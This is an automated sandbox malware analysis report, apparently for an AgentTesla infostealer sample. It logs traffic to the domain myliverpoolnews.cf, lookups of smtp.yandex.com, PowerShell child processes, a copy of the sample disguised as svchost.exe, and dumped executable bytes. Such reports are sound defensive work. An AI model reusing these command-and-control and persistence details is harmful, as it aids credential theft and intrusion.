Apr 8, 2021 12:50:22.828917980 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:22.846438885 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:22.846590042 CEST	443	49683	104.21.56.119	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:50:22.887656927 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:22.915126085 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:22.933028936 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.138725996 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.138742924 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.138757944 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.138770103 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.138786077 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.138802052 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.138814926 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.138825893 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.138843060 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.138855934 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.138928890 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.139015913 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.321161985 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.321191072 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.321326971 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.321649075 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.322159052 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.322185040 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.322206974 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.322221994 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.322232962 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.322242022 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.322263002 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.322271109 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.322288990 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.322299004 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.322312117 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.322340965 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.322664022 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.322709084 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.322740078 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.322746992 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.322810888 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.323467970 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.323513031 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.323539972 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.323587894 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.323611021 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.323633909 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.323679924 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.324562073 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.324594975 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.324666023 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.324672937 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.324700117 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.324745893 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.325334072 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.325368881 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.325455904 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.325472116 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.325517893 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.325797081 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.326551914 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.327020884 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.327354908 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.327393055 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.327425003 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.327452898 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.327486038 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.327514887 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.327537060 CEST	49683	443	192.168.2.3	104.21.56.119

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:50:23.327558994 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.327585936 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.327611923 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.327773094 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.327831030 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.327897072 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.327922106 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.327949047 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.327979088 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.328756094 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.328840017 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.328915119 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.328958035 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.329015017 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:23.340941906 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.341269016 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.341288090 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:23.341340065 CEST	49683	443	192.168.2.3	104.21.56.119

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:50:22.570270061 CEST	51904	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:22.623327971 CEST	53	51904	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:22.735455990 CEST	61328	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:22.748990059 CEST	53	61328	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:23.790968895 CEST	54130	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:23.803575039 CEST	53	54130	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:24.936079025 CEST	56961	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:25.957302094 CEST	56961	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:25.970186949 CEST	53	56961	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:26.992234945 CEST	59353	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:27.005903006 CEST	53	59353	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:28.583962917 CEST	52238	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:28.595890045 CEST	53	52238	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:33.884123087 CEST	49873	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:33.897047043 CEST	53	49873	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:40.156470060 CEST	53196	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:40.170964003 CEST	53	53196	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:40.963442087 CEST	56777	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:40.976059914 CEST	53	56777	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:41.808553934 CEST	58643	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:41.821075916 CEST	53	58643	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:43.196456909 CEST	60985	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:43.209326029 CEST	53	60985	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:44.631690025 CEST	50200	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:44.644912004 CEST	53	50200	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:45.426325083 CEST	51281	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:45.439059019 CEST	53	51281	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:46.998987913 CEST	49199	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:47.014205933 CEST	53	49199	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:48.121932983 CEST	50620	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:48.134579897 CEST	53	50620	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:49.089662075 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:49.138096094 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:50.010215044 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:50.023677111 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:51.302941084 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:51.315576077 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:52.159646988 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:52.172245979 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:53.199532032 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:50:53.212141991 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 8, 2021 12:50:53.282444954 CEST	65110	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:50:53.296473980 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 8, 2021 12:51:01.054575920 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:51:01.067333937 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 8, 2021 12:51:01.974211931 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:51:01.987971067 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 8, 2021 12:51:09.723517895 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:51:09.744189978 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 8, 2021 12:51:46.747689962 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:51:46.760093927 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 8, 2021 12:51:59.866867065 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:51:59.879518032 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 8, 2021 12:52:14.396823883 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:52:14.397600889 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:52:14.415371895 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 8, 2021 12:52:14.415405035 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 8, 2021 12:52:15.489598036 CEST	58722	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:52:15.490178108 CEST	56596	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:52:15.492432117 CEST	64101	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:52:15.501982927 CEST	53	58722	8.8.8.8	192.168.2.3
Apr 8, 2021 12:52:15.503160000 CEST	53	56596	8.8.8.8	192.168.2.3
Apr 8, 2021 12:52:15.505151033 CEST	53	64101	8.8.8.8	192.168.2.3
Apr 8, 2021 12:52:56.284813881 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:52:56.298275948 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 8, 2021 12:52:56.386115074 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:52:56.399106979 CEST	53	51352	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 12:50:22.570270061 CEST	192.168.2.3	8.8.8.8	0x271c	Standard query (0)	myliverpoolnews.cf	A (IP address)	IN (0x0001)
Apr 8, 2021 12:50:22.735455990 CEST	192.168.2.3	8.8.8.8	0x4193	Standard query (0)	myliverpoolnews.cf	A (IP address)	IN (0x0001)
Apr 8, 2021 12:52:56.284813881 CEST	192.168.2.3	8.8.8.8	0x1509	Standard query (0)	smtp.yandex.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:52:56.386115074 CEST	192.168.2.3	8.8.8.8	0x6880	Standard query (0)	smtp.yandex.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 12:50:22.623327971 CEST	8.8.8.8	192.168.2.3	0x271c	No error (0)	myliverpoolnews.cf		104.21.56.119	A (IP address)	IN (0x0001)
Apr 8, 2021 12:50:22.623327971 CEST	8.8.8.8	192.168.2.3	0x271c	No error (0)	myliverpoolnews.cf		172.67.150.212	A (IP address)	IN (0x0001)
Apr 8, 2021 12:50:22.748990059 CEST	8.8.8.8	192.168.2.3	0x4193	No error (0)	myliverpoolnews.cf		104.21.56.119	A (IP address)	IN (0x0001)
Apr 8, 2021 12:50:22.748990059 CEST	8.8.8.8	192.168.2.3	0x4193	No error (0)	myliverpoolnews.cf		172.67.150.212	A (IP address)	IN (0x0001)
Apr 8, 2021 12:52:56.298275948 CEST	8.8.8.8	192.168.2.3	0x1509	No error (0)	smtp.yandex.com	smtp.yandex.ru		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:52:56.298275948 CEST	8.8.8.8	192.168.2.3	0x1509	No error (0)	smtp.yandex.ru		77.88.21.158	A (IP address)	IN (0x0001)
Apr 8, 2021 12:52:56.399106979 CEST	8.8.8.8	192.168.2.3	0x6880	No error (0)	smtp.yandex.com	smtp.yandex.ru		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:52:56.399106979 CEST	8.8.8.8	192.168.2.3	0x6880	No error (0)	smtp.yandex.ru		77.88.21.158	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- myliverpoolnews.cf

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49682	104.21.56.119	80	C:\Users\user\Desktop\qINcOlwRud.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:50:22.679862022 CEST	91	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A8BB9FBC655E731A0C6CD58E2C4B52B7.html HTTP/1.1 UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: myliverpoolnews.cf Connection: Keep-Alive
Apr 8, 2021 12:50:22.716279984 CEST	92	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 10:50:22 GMT Transfer-Encoding: chunked Connection: keep-alive Cache-Control: max-age=3600 Expires: Thu, 08 Apr 2021 11:50:22 GMT Location: https://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A8BB9FBC655E731A0C6CD58E2C4B52B7.html cf-request-id: 0952b3d4600000177e56ad2000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=YXBfuqv1DKsr3kYv9lDZknqZTQudOELsBXUbs%2BSSZ8Bsuq00QBPcgZC4CQk52NwhIRljIVGOCdJQ6pIoGWQM4X8gtYq17%2FmaGN%2BbruVScxTtW7s%3D"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 63caef33ce07177e-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Apr 8, 2021 12:50:23.799249887 CEST	1394	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-6C1A7BF393BEFEDE5EF77372F8A536BC.html HTTP/1.1 UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: myliverpoolnews.cf
Apr 8, 2021 12:50:23.824533939 CEST	1396	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 10:50:23 GMT Transfer-Encoding: chunked Connection: keep-alive Cache-Control: max-age=3600 Expires: Thu, 08 Apr 2021 11:50:23 GMT Location: https://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-6C1A7BF393BEFEDE5EF77372F8A536BC.html cf-request-id: 0952b3d8c10000177e2fa4d000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=4fGAoHxW8%2BxaGArqNeg5sPQGlUehvpIKet4Wb%2B6KB0p0FoLjSMgEX5YgXLYOjOcQ1dFo1Xr7tL6vahM%2FwxL5SRLexqct11fmNS5ykPfpS0X%2Bvis%3D"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 63caef3ac82e177e-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Apr 8, 2021 12:50:26.081063986 CEST	2703	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A1DD2EDE961D10CC641FCFA5CF4FBAFC.html HTTP/1.1 UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: myliverpoolnews.cf
Apr 8, 2021 12:50:26.103168964 CEST	2704	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 10:50:26 GMT Transfer-Encoding: chunked Connection: keep-alive Cache-Control: max-age=3600 Expires: Thu, 08 Apr 2021 11:50:26 GMT Location: https://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A1DD2EDE961D10CC641FCFA5CF4FBAFC.html cf-request-id: 0952b3e1a90000177e14a04000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=YwgF2iZHx%2BhZCOKIwBE5dKVJBaKnU4FIqGT32q%2FE5R%2FgtJzj7GYaYwsoc6SSFx6qyQFN8OGjqylSeAdUQ8GZMQzGjWNDuQAAgTpgw1sad3GmMjs%3D"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 63caef490e3e177e-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 8, 2021 12:50:22.814704895 CEST	104.21.56.119	443	192.168.2.3	49683	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Mar 31 02:00:00 CEST 2021 Mon Jan 27 13:48:08 CET 2020	Thu Mar 31 01:59:59 CEST 2022 Wed Jan 01 00:59:59 CET 2025	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior

- qINcOlwRud.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- cmd.exe
- conhost.exe
- timeout.exe
- qINcOlwRud.exe
- svchost.exe
- svchost.exe
- WerFault.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- cmd.exe
- conhost.exe
- timeout.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- svchost.exe

Click to jump to process

System Behavior

Analysis Process: qINcOlwRud.exe PID: 5476 Parent PID: 5496

General

Start time:	12:50:20
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\qINcOlwRud.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\qINcOlwRud.exe'
Imagebase:	0xab0000
File size:	46592 bytes
MD5 hash:	D6B29ADD344D2284845F133B8505126E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.304230234.000000000434C000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E07CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E07CF06	unknown
C:\Users\user\QTSKUnyljdzYWpkbMIVLIBDYJvtcjEA	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	2	6CEC1E60	CreateFileW
C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CECBEFF	CreateDirectoryW
C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CECDD66	CopyFileW
C:\Program Files\Common Files\system\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CECDD66	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\QTSKUnyljdzYWpkbMIVLIBDYJvtcjEA	unknown	4096	37 37 20 39 30 20 31 34 34 20 30 20 33 20 30 20 30 20 30 20 34 20 30 20 30 20 30 20 32 35 35 20 32 35 35 20 30 20 30 20 31 38 34 20 30 20 30 20 30 20 30 20 30 20 30 20 30 20 36 34 20 30 20 31 32 38 20 30 20 30 20 30 20 31 34 20 33 31 20 31 38 36 20 31 34 20 30 20 31 38 30 20 39 20 32 30 35 20 33 33 20 31 38 34 20 31 20 37 36 20 32 30 35 20 33 33 20 38 34 20 31 30 34 20 31 30 35 20 31 31 35 20 33 32 20 31 31 32 20 31 31 34 20 31 31 31 20 31 30 33 20 31 31 34 20 39 37 20 31 30 39 20 33 32 20 39 39 20 39 37 20 31 31 30 20 31 31 30 20 31 31 31 20 31 31 36 20	77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111 116	success or wait	1263	6CEC1B4F	WriteFile
C:\Users\user\QTSKUnyljdzYWpkbMIVLIBDYJvtcjEA	unknown	3496	33 20 31 38 30 20 32 31 33 20 32 33 39 20 32 35 30 20 32 33 39 20 33 32 20 36 36 20 31 39 30 20 32 34 38 20 32 30 20 39 39 20 32 31 31 20 32 31 37 20 38 36 20 31 33 34 20 32 35 34 20 31 36 39 20 31 37 20 31 32 31 20 32 32 32 20 32 32 20 31 31 32 20 31 30 37 20 32 30 31 20 38 34 20 38 35 20 31 30 33 20 31 33 33 20 31 33 20 33 35 20 31 30 31 20 31 32 39 20 32 35 35 20 38 36 20 37 38 20 39 39 20 33 32 20 38 39 20 31 34 33 20 31 34 37 20 31 37 31 20 31 37 33 20 31 38 32 20 31 39 37 20 31 35 20 36 34 20 31 31 36 20 31 34 35 20 32 33 34 20 32 34 39 20 31 34 33 20 31 35 30 20 31 30 38 20 32 33 32 20 32 35 34 20 31 32 36 20 31 39 35 20 36 31 20 31 33 39 20 32 31 37 20 38 34 20 31 39 35 20 31 30 33 20 32 31 31 20 31 38 20 31 34 34 20 37 36 20 31 39 33 20 32 35 20	3 180 213 239 250 239 32 66 190 248 20 99 211 217 86 134 254 169 17 121 222 22 112 107 201 84 85 103 133 13 35 101 129 2 55 86 78 99 32 89 143 147 171 173 182 197 15 64 116 145 234 249 143 150 108 232 254 126 195 61 139 217 84 195 103 211 18 144 76 193 25	success or wait	3	6CEC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\QTSKUnyljdzYWpkbMIVLIBDYJvtcjEA	unknown	4096	37 20 35 20 31 34 20 31 38 20 35 33 20 38 20 38 20 38 20 34 20 33 32 20 31 20 33 20 38 20 37 20 33 32 20 33 20 31 38 20 35 33 20 31 34 20 38 20 38 20 35 20 30 20 32 20 32 20 31 34 20 38 20 34 20 37 20 32 20 38 20 38 20 35 20 33 32 20 32 20 31 34 20 38 20 38 20 31 32 20 37 20 31 30 20 38 20 38 20 38 20 32 20 31 34 20 31 34 20 31 34 20 20 38 20 38 20 33 20 36 20 33 32 20 33 20 31 20 31 34 20 38 20 38 20 38 20 33 32 20 35 20 31 20 31 34 20 38 20 38 20 31 34 20 32 20 37 20 33 32 20 34 20 31 20 31 34 20 38 20 38 20 31 34 20 31 30 20 33 32 20 37 20 31 20 31 34 20 38 20 38 20 31 34 20 31 34 20 38 20 38 20 34 20 37 20 31 20 31 38 20 36 31 20 34 20 31 30 20 31 20 31 38 20 31 31 36 20 34 20 31 30 20 31 20 31 38 20 31 32 30 20 34 20 31 30 20 31 20 31 38 20 31 32 34 20	7 5 14 18 53 8 8 8 4 32 1 3 8 7 32 3 18 53 14 8 8 5 0 2 2 14 8 4 7 2 8 8 5 32 2 14 8 8 12 7 10 8 8 8 2 14 14 14 8 8 3 6 32 3 1 14 8 8 8 32 5 1 14 8 8 14 2 7 32 4 1 14 8 8 14 10 32 7 1 14 8 8 14 14 8 8 4 7 1 18 61 4 10 1 18 116 4 10 1 18 120 4 10 1 18 124	success or wait	1	6CEC1B4F	WriteFile
